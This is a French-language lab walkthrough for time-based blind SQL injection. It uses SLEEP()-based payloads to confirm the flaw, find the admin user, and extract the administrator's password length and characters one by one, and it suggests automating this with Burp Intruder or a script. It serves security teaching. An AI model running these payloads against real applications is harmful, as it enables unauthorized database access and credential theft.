


Guide Blind SQL Injection(time-based)

INTRODUCTION :

Ce Lab contient une vulnérabilité Blind SQL Injection, mais la réponse HTTP ne contient pas les résultats de la requête SQL appropriée ni les détails des erreurs de base de données. Il s'agit d'une simple fonctionnalité qui permet de savoir si un user_id existe dans la table user ou non. L'application affiche « User found » s'il existe et « User Not found » sinon.



L'objectif final : Exploiter Blind SQL Injection (time-based) pour extraire le mot de passe de l'administrateur

ANALYSE :

Etape1 : Confirmer que cet input est vulnérable au SQL Injection :

Il est trivial d'imaginer la requête SQL simple qui se lance en back-end comme suivant : **SELECT * FROM users WHERE id = '\$_user_id'**

On peut donc injecter un payload pour confirmer que l'application est vulnérable ou non, et on va se baser sur la fonction SLEEP() qui met en pause (met en veille) la requête en cours pendant le nombre de secondes spécifié comme paramètre.

Payload = ' || (select SLEEP(5))#

Donc la requête SQL qui s'exécute est : **SELECT * FROM users WHERE id = " || (select SLEEP(10))#'**

Si vous tester ce payload comme input vous allez remarquer que l'application se pause pour 10 seconds qui est le nombre qu'on a spécifier comme paramètre 😊 cool, right ? Maintenant nous sommes sûrs que l'app est vulnérable et on nous reste qu'à penser à une méthode pour extraire des informations utiles de la BD.

Etape2 : Confirmer que la BD contient la table users :

Payload= ' || (SELECT CASE WHEN (1=1) THEN SLEEP(5) ELSE SLEEP(0) END)#

L' injection de ce payload nous permet d'exécuter la fonction SLEEP() avec 10 secondes si une condition est évaluée à TRUE mais sinon on fait un SLEEP(0) qui ne cause pas une mise en veille.

Maintenant, on peut poser des questions vraies ou fausses à l'application, et si la réponse est « oui » l'application se met en veille, si la réponse est « non » l'application se met pas en veille.

Cette technique nous permet d'extraire des informations très sensibles de la BD. Et la 1ere information qu'on cherche est « est-ce qu'il existe une table users dans la BD ? et si oui, est-ce qu'il existe un user avec le username « admin », et voilà le payload qui permet de questionner la BD ces 2 questions :

Payload= ' || (SELECT CASE WHEN (username='admin') THEN SLEEP(10) ELSE SLEEP(0) END from users LIMIT 1)#

Si l'app se met en veille, c.à.d. la BD effectivement contient la table « users » et un utilisateur avec le username « admin »

Etape3 : Énumérer la longueur du mot de passe :

```
Payload= ' || ( SELECT MAX(CASE WHEN (username="admin" and length(password) > 1) THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

Ce payload permet de savoir s'il existe un user avec username « admin » et si la longueur de son password est supérieure à 1,

(ofc who the hell would set a password of 1 character length ???) .

On augmente ce nombre par 1 à chaque fois la réponse prend les 10 sec, jusqu'à recevoir une réponse instantanée c.à.d. la longueur du mot de passe n'est pas supérieure au nombre qu'on a utilisé. Par exemple :

```
Payload1= ' || ( SELECT MAX(CASE WHEN (username="admin" and length(password) > 1) THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

la réponse prend 10 sec

```
Payload2= ' || ( SELECT MAX(CASE WHEN (username="admin" and length(password) > 2) THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

la réponse prend 10 sec

....

....

...

```
Payload8= ' || ( SELECT MAX(CASE WHEN (username="admin" and length(password) > 8) THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

la réponse 0.002 sec : Cad la longueur du mot de passe est exactement 8

Et maintenant on sait que l'utilisateur admin a un mot de passe à 8 caractères et on nous reste qu'à extraire ce dernier.

Etape4 : Énumérer le mot de passe :

On utilise maintenant la fonction SUBSTRING(string, index, index) de SQL qui permet d'extraire une partie du chaîne de caractères pour questionner la BD si le premier caractère du mot de passe est la lettre a par exemple :

```
Payload= ' || ( SELECT MAX(CASE WHEN (username="admin" and substring(password, 1, 1)='a') THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

On remarque que la réponse est instantanée donc la condition est fausse c.à.d. le premier caractère du password de l'admin n'est pas 'a'. on répète le payload en changeant le premier caractère et on remarque que avec le payload :

```
' || ( SELECT MAX(CASE WHEN (username="admin" and substring(password, 1, 1)='p') THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

la réponse prend 10 sec ! Horaayy 😊 , on passe maintenant au 2eme caractère du mot de passe et on répète la procédure jusqu'à trouver les autres 7 caractères.

Le payload finale est donc :

```
' || ( SELECT MAX(CASE WHEN (username="admin" and substring(password, 1, 8)='password') THEN SLEEP(10) ELSE SLEEP(0) END) FROM users )#
```

La BD nous confirme alors que le mot de passe de l'admin est « password »

Et comme cela nous avons atteint l'objectif de ce lab.

CONCLUSION :

Exploitation du vulnérabilité BLIND SQLI n'est pas facile à faire manuellement comme on a fait dans ce guide, mais il est préférable d'automatiser cette procédure en utilisant soit des outils comme BurpSuite Intruder ou même utiliser un script python pour une exploitation rapide et efficace.

RESSOURCES :

<https://portswigger.net/web-security/sql-injection/blind>

<https://www.youtube.com/watch?v=6RQDafofygQ>